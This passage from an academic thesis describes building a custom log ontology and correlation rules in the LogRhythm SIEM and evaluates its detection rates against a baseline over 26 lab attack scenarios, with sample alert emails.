Investigators often attempt to identify natural one-to-many relationships while searching for patterns within network data. The attacker objective phases defined in the investigation framework discussed in section 6.2 were selected based on their suitability for conducting efficient investigations based on common aggregate fields that satisfy this natural tendency. Figure 6.6 below depicts the investigation phases discussed in section 6.2 as well as the natural aggregate filed used to correlate multiple related data fields within a phase. Additionally, the most likely sensor to detect activity within the objective phase is depicted via a grey text box and typical metadata fields contained within log data provided by said sensor are listed. The aggregate field, or identity field, is highlighted within the list of typical metadata fields contained within the objective phase column. Arranging data observed in each phase in this manner greatly simplifies the process of identifying prospective correlation fields for constructing SIEM logic blocks used to generate alarms. The light blue lines between objective phases indicate which metadata fields a network security analyst is likely to use when pivoting through forensic data while attempting to reconstruct the attack scenario. These are the most likely fields to leverage when attempting to perform correlation on multiple events via SIEM rule chains or hierarchies alluded to in chapter 4.




Figure 6.6: Identity Fields for Aggregation and Correlation

6.4 Revising Log Classifications

The one-to-many relationships discussed in the previous section pertaining to SIEM correlation rule construction may be leveraged to construct join operations within a relational database. The LogRhythm SIEM selected for evaluation in this thesis leverages Microsoft's implementation of the SQL database language and may be easily modified to accommodate the addition of these new labels via the "classification" field contained within the database. The classification field is often used in constructing correlation rules that aggregate many events that may have no other common data, aside from the classification applied by the rule constructor. Figure 6.7 illustrates the result of injecting new classification labels within the "dbo.msgclass" table within the LogRhythm SIEM.




Figure 6.7: Applying New Classification Labels to the LogRhythm Log Ontology

Four classification labels were used for each objective phase in order to establish a logical hierarchy similar to the model explained within section 6.2 pertaining to the investigation framework. The top level classification is used to store all subordinate classifications contained within an objective phase, such as the "installation" phase. The next classification label is used to identify primitive attacks, for instance "installation alarms". The remaining two classification labels are used to label events that may not be alarming in isolation, but may be aggregated into hyper alarms if observed a predefined time period of a primitive attack, similar to the concept of subplans described in chapter 4. The introduction of new classification labels within the SQL database also resulted in modifications to the LogRhythm graphical user interface (GUI). Figure 6.8 below compares the resultant changes between the former and resultant LogRhythm investigation wizard GUIs and illustrates the hierarchical relationship between classification objectives, primitive attacks and subplans. The objective phase "Actions on Objective" is expanded within the figure.




Figure 6.8: Changes to SIEM Graphical User Interface after Database Modifications

6.5 Implementing the New Ontology – Parsing, Correlating and Alarming

The previous section discussed the process for modifying the existing LogRhythm database to incorporate the new log ontology yet maintain the existing code leveraged by the SIEM to parse log data and generate security alarms. However, the components of the SIEM responsible for processing data must also be modified in order to recognize these new additions to the database. These components may be considered a series of database queries used to prepare metadata for processing at later stages in the SIEM alerting cycle.

The first type of query leveraged within the SIEM is referred to as "parsing." Parsing is performed on raw log data received by one of the SIEM's collection agents. Collection agents may either extract data directly from an operating system they are residing within, or forward network data they received from other network devices, often via the syslog protocol. Data received from the collection agent is then segregated into specific metadata fields via regular expression matching. Finally, regular expression capture groups may be referenced by SQL queries for rudimentary pattern matching. Figure 6.9 depicts the process of extracting common metadata fields from snort IDS logs and applying the "delivery alarm" primitive attack classification to a SQL injection signature based on pattern matching applied to the vendor message ID metadata field in LogRhythm. This type of query is very specific and always returns a set number of metadata fields based on the regular expression used to match the raw log data.




Figure 6.9: Parsing Log Data and Applying New Ontological Labels

The next type of query is a primitive attack query leveraging the LogRhythm Advanced Intelligence Engine (AIE). This is also a specific query that will return a set number of metadata fields defined within the rule logic. The AIE engine is capable of conducting more advanced transformations on metadata beyond merely performing the basic pattern matching conducted in the parsing phase such as statistical comparisons, event chaining, or thresholding. However, the most important feature of this type of query is that the results of the query may be given a new classification label providing a mechanism to mutate previously innocuous data into an alarming classification group. This may be used to operationalize the concept of dynamic suspicion escalation described within chapter 4. Figure 6.10 depicts an AIE rule created to convert any log with a parsed process name metadata field containing a process name depicted on list of known reconnaissance tools into an event with the "lateral movement alarm" primitive attack classification. Additionally, the resultant event will provide several other metadata fields for additional correlation with existing SIEM events. These metadata fields are depicted in the "group by" section highlighted by a purple box in the figure.




Figure 6.10: Primitive Attack Rule Construction with the LogRhythm AI Engine

The third type of query provides an additional mechanism for dynamic suspicion escalation by mutating subplan classifications into primitive attack classifications. If an event containing a primitive attack classification is observed and subsequent events are generated with subordinate subplan classifications that share a common aggregate identifier field, described in section 6.3, with the primitive attack event, these events will be mutated into alarms and aggregated with the initial event. Figure 6.11 below illustrates an AIE rule designed to combine events with the following classifications: "lateral movement alarms", "internal reconnaissance", or "remote access" into a single alarm if observed within two minutes of a previous event with the classification "lateral movement alarms". This provides an efficient mechanism for collecting logs that are useful for investigations, but often overlooked based on high volume such as logon activity or handle manipulation logs.




Figure 6.11: Dynamic Suspicion Escalation via Classification Mutation Following a Primitive Attack

The fourth and final type of query modified to enable alerting with the new log ontology is a data greedy aggregation rule. This rule differs from the previous queries as it is capable of collecting and returning an infinite number of metadata fields and values. This is accomplished by merely combining events with a common classification value and a common aggregate field associated with the objective phase as was defined in section 6.3. Figure 6.12 below depicts an alarm created to combine all metadata fields contained in events with the "lateral movement alarms" classification and identical values in the "account" metadata field. This query is designed to replicate the "pivot" action security analysts conduct during investigations described in section 6.3.




Figure 6.12: Data Greedy Aggregation Alarm Construction

6.6 Summary

This chapter discussed the process used to develop and implement a new SIEM log ontology. Historical data provided during the case study was leveraged to identify logical data groups based on attacker actions and kill-chain theory described in chapter 3. These data groups were analyzed for common identifier fields conducive for automatic aggregation within alarms. Finally, a series of specific and generic database queries were constructed to condition metadata within in each of the investigative phases for correlation and aggregation prior to generating an alert to an analyst.

7 Threat Framework Evaluation and Conclusions

A sophisticated network security laboratory environment was designed to evaluate the efficacy of the novel threat ontology designed in chapter 6. Two identical laboratory environments were constructed with the single variable between deployments being modifications to the SIEM database used to detect security events. Appendix A of this thesis provides a detailed description of the design and implementation of this laboratory environment, as well as the test cases developed to stimulate attacker actions across the entire kill-chain spectrum. Appendix B of this thesis contains detailed metrics associated with the alarms, logs and events generated by each of the test cases. This chapter focuses on the high level findings associated with analysis of the data generated through experimentation.

7.1 Analysis of Detection Rates between SIEM Ontologies

The modified SIEM ontology outperformed the baseline SIEM ontology in alarm metrics by generating an alarm for 25 out of 26 test scenarios resulting in a 96% true positive detection rate. The baseline SIEM ontology and LogRhythm default rule set generated alarms for 7 out of 26 of the test cases resulting in a 26.9% detection rate. Additionally, the modified ontology generated aggregate alarms, meaning alarms comprised with metadata from multiple events, for 19 out of 25 alarms, roughly 76% of alarms generated. The remaining 6 alarms were only associated with singular events, so no additional data was available for aggregation.

In addition to the true positive rate, it is worth noting the difference in alarm volume generated by the different SIEM configurations. The baseline SIEM generated a total of 83 alarms during the evaluation; however these alarms were only associated with 7 of the 26 test cases. The OpenVas vulnerability scanner test case resulted in nearly half of the baseline SIEM alarms with 41 separate alarms. Conversely, the modified SIEM configuration generated 5 alarms during the same test case, containing aggregate metadata from 401 correlated events, and a total of 46 alarms from all test cases. This data indicates the ability to aggregate data via a logical identifier metadata field proved to be an effective mechanism for decreasing alarm volume.

Analysis of SIEM alarm rates between the baseline SIEM ontology and the modified SIEM ontology are summarized in table 7.1 below.

Test case	Case Name	Baseline Alarms	Baseline Events	Modified Alarms	Modified Events	Raw Logs
1	Nmap Port Scanning	0	0	1	100	87
2	SMB Scan	0	0	0	0	76
3	Open Vas Vulnerability Scan	41	41	5	401	4158
4	Phishing Email	1	1	1	1	92

5	Suspicious Download	0	0	1	1	25
6	Unauthorized Software Installation	0	0	2	18	105
7	Python Reverse Shell	0	0	2	3	344
8	Privilege Escalation New Local Admin	3	3	1	6	997
9	Remote Desktop From Kali to Windows	0	0	2	3	174
10	Disable anti-virus	0	0	1	3	86
11	Launch Meterpreter Reverse Shell	18	18	1	1	106
12	Hash Extraction	0	0	1	3	55
13	Network Share Creation	0	0	3	6	33
14	Internal Reconnaissance Tools	0	0	1	1	54
15	Pass the Hash to Webserver	0	0	3	27	80
16	Copy SQL Database	0	0	2	8	250
17	Privilege Escalation New Local Admin	1	1	2	23	61
18	Remote Desktop Workstation to Webserver	0	0	4	11	353
19	Internal Data Transfer Webserver to Workstation	0	0	1	2	64
20	Pass the Hash to Webserver	0	0	1	1	51
21	Privilege Escalation New Local Admin	1	1	1	8	64

22	Copy Email Database	0	0	1	12	131
23	Remote Desktop Workstation to Email Server	0	0	4	10	204
24	Internal Data Transfer Email Server to Workstation	0	0	1	5	80
25	External Data Transfer Workstation to Kali	18	18	1	1	56
26	Audit Log Purging	0	0	3	11	304

Table 7.1: SIEM Ontology Alarm Metrics

7.2 Comparison of Alarm Forensic Value between SIEM Ontologies


The primary motivation for developing the new SIEM ontology was to provide a mechanism for the aggregation of pertinent and related metadata into alarm notifications in order to decrease the investigative effort associated with explaining security alarms. The following alarms were extracted from the email notifications provided by the SIEM during the OpenVas vulnerability scanner test case and will be evaluated based on the level of investigative effort required to explain the event(s) that generated the alarm. An alarm generated by the baseline SIEM will be analyzed first, following an alarm generated by the modified SIEM for the same test case.

7.2.1 Baseline SIEM Ontology Email Alert Analysis

The baseline SIEM ontology combined 47 alarms generated during the OpenVas test case into a single email, comprised of 7,154 words. Unfortunately, it is not obvious which metadata field was used to correlate these events, as none of the fields are common amongst all 47 alarms. Furthermore, the email batching process merely listed the discrete alarms, rather than combining the alarms in a logical manner. Additionally, only 41 alarms were generated in the console during the OpenVas scan test case, indicating 6 additional alarms must have been aggregated from previous scan activity. It appears this aggregation was most likely performed based on the large increase in alarms generated within a short time frame during the scan, resulting in combination based on temporal proximity, rather than through metadata correlation.

Figure 7.1 depicts one of the alarms contained within the batch of 47 alarms generated during the OpenVas scan. This alarm correctly identified abnormal network connections to the Windows 7 host “W7host” with IP address 10.13.201.94. However, no additional information was provided to indicate which computer or

computers were attempting to communicate with this workstation, nor what aspect of said communication was considered abnormal.


This message may contain extra line breaks.


From: Logrhythm@lab.local
Sent: Tue 10/20/2015 10:06 PM
To: labadmin
Cc:
Subject: LogRhythm Batch Notification (47 alarms(s) included)

```
ALARM ID:                369632
ALARM DATE:              10/20/2015 9:05:23 PM(UTC-06:00) Central Time (US & Canada)
FIRST EVENT DATE:        10/20/2015 9:05:08 PM(UTC-06:00) Central Time (US & Canada)
LAST EVENT DATE:         10/20/2015 9:05:08 PM(UTC-06:00) Central Time (US & Canada)
EVENT COUNT:             1
DIRECTION:               Unknown
CLASSIFICATION:          Suspicious
COMMON EVENT:            AIE: Host Anomaly: Abnormal Internal Connections
RISK BASED PRIORITY (RBP):77.00
ORIGIN HOST:             W7host * (10.13.201.94)
ALARM RULE NAME:         AIE: Host Anomaly: Abnormal Internal Connections
ALARM RULE DESCRIPTION:  AIE: First measures the internal network connections a host usually makes to other hosts, and then
generates an event when unusual connections are suddenly made.

Holistic Analytics - HTA
LOG SOURCE INFORMATION:  AI Engine Server (LogRhythm AI Engine)
ZONE (ORIGIN):           Internal
ZONE (IMPACTED):         Unknown
ENTITY (ORIGIN):         Internal_LAN
ENTITY (IMPACTED):       Global Entity
ALARM RULE ID:           449

LOG MESSAGES
------------------------------

<aie v="1"><_0 DHostSet="57972|6" NormalMsgDate="2015-10-21 01:00:00" NormalMsgDateLower="2015-10-21 01:00:00"
NormalMsgDateUpper="2015-10-21 02:00:00" RuleBlockType="13" SHost="1|4|10.13.201.94|8|" /
```

Figure 7.1: Example Email Alert from Baseline SIEM Ontology

10 of the alarms contained within the pool of 47 correctly identified the attacker machine as the origin host with IP address 172.16.0.3. However, it was not obvious what actions this host was conducting within this batch of alarms. The alarm depicted in figure 7.2 indicated that the machine with IP address 172.16.0.3 was suspected of being associated with a system compromise or lateral movement. Unfortunately, there were no metadata artifacts assocaited with this alarm to indicate how this

conclusion was reached. In reality, the attacker had not yet successfully compromised a machine at this point within the evaluation.




This message may contain extra line breaks.

From: Logrhythm@lab.local
Sent: Tue 10/20/2015 10:06 PM
To: labadmin
Cc:
Subject: LogRhythm Batch Notification (47 alarms(s) included)

```
ALARM ID:                369641
ALARM DATE:              10/20/2015 9:36:37 PM(UTC-06:00) Central Time (US & Canada)
FIRST EVENT DATE:        10/20/2015 9:36:29 PM(UTC-06:00) Central Time (US & Canada)
LAST EVENT DATE:         10/20/2015 9:36:29 PM(UTC-06:00) Central Time (US & Canada)
EVENT COUNT:             1
DIRECTION:               Unknown
CLASSIFICATION:          Compromise
COMMON EVENT:            AIE: Compromise: Lateral Movement
RISK BASED PRIORITY (RBP):86.00
ORIGIN HOST:             172.16.0.3
ALARM RULE NAME:         AIE: Compromise: Lateral Movement
ALARM RULE DESCRIPTION:  AIE: Attack or compromise event from an internal host followed by a successful access or
authentication on the victim host.

Holistic Analytics - HTA
Base Analytics - BTA
LOG SOURCE INFORMATION:  AI Engine Server (LogRhythm AI Engine)
ZONE (ORIGIN):           Internal
ZONE (IMPACTED):         Unknown
ENTITY (ORIGIN):         Global Entity
ENTITY (IMPACTED):       Global Entity
ALARM RULE ID:           171

LOG MESSAGES
------------------------------

<aie v="1"><_0 NormalMsgDate="2015-10-21 02:30:00" NormalMsgDateLower="2015-10-21 02:30:00" NormalMsgDateUpper="2015-10-21
02:40:00" RuleBlockType="1" SHost="1|0|172.16.0.3|-1|" /><_1 NormalMsgDate="2

WEB REFERENCES
```

Figure 7.2: Example Email Alert from Baseline SIEM Ontology Indicating Attacker Machine

4 of the 47 batched alarms indicated that the observed activity was suspected of being associated with a port scan. However, only 1 of these 4 alarms indicated both the source and destination machines associated with the port scan activity. Figure 7.3 depicts an alarm that accurately indicates the source of the port scan as the attacker machine with IP address 172.16.0.3 and the target machine as the webserver named "IIS" with the IP address 10.13.201.61. However, the remaining 3 alarms appeared identical to the alarm depicted in figure 7.4, where only the targeted machine is depicted within the alarm.

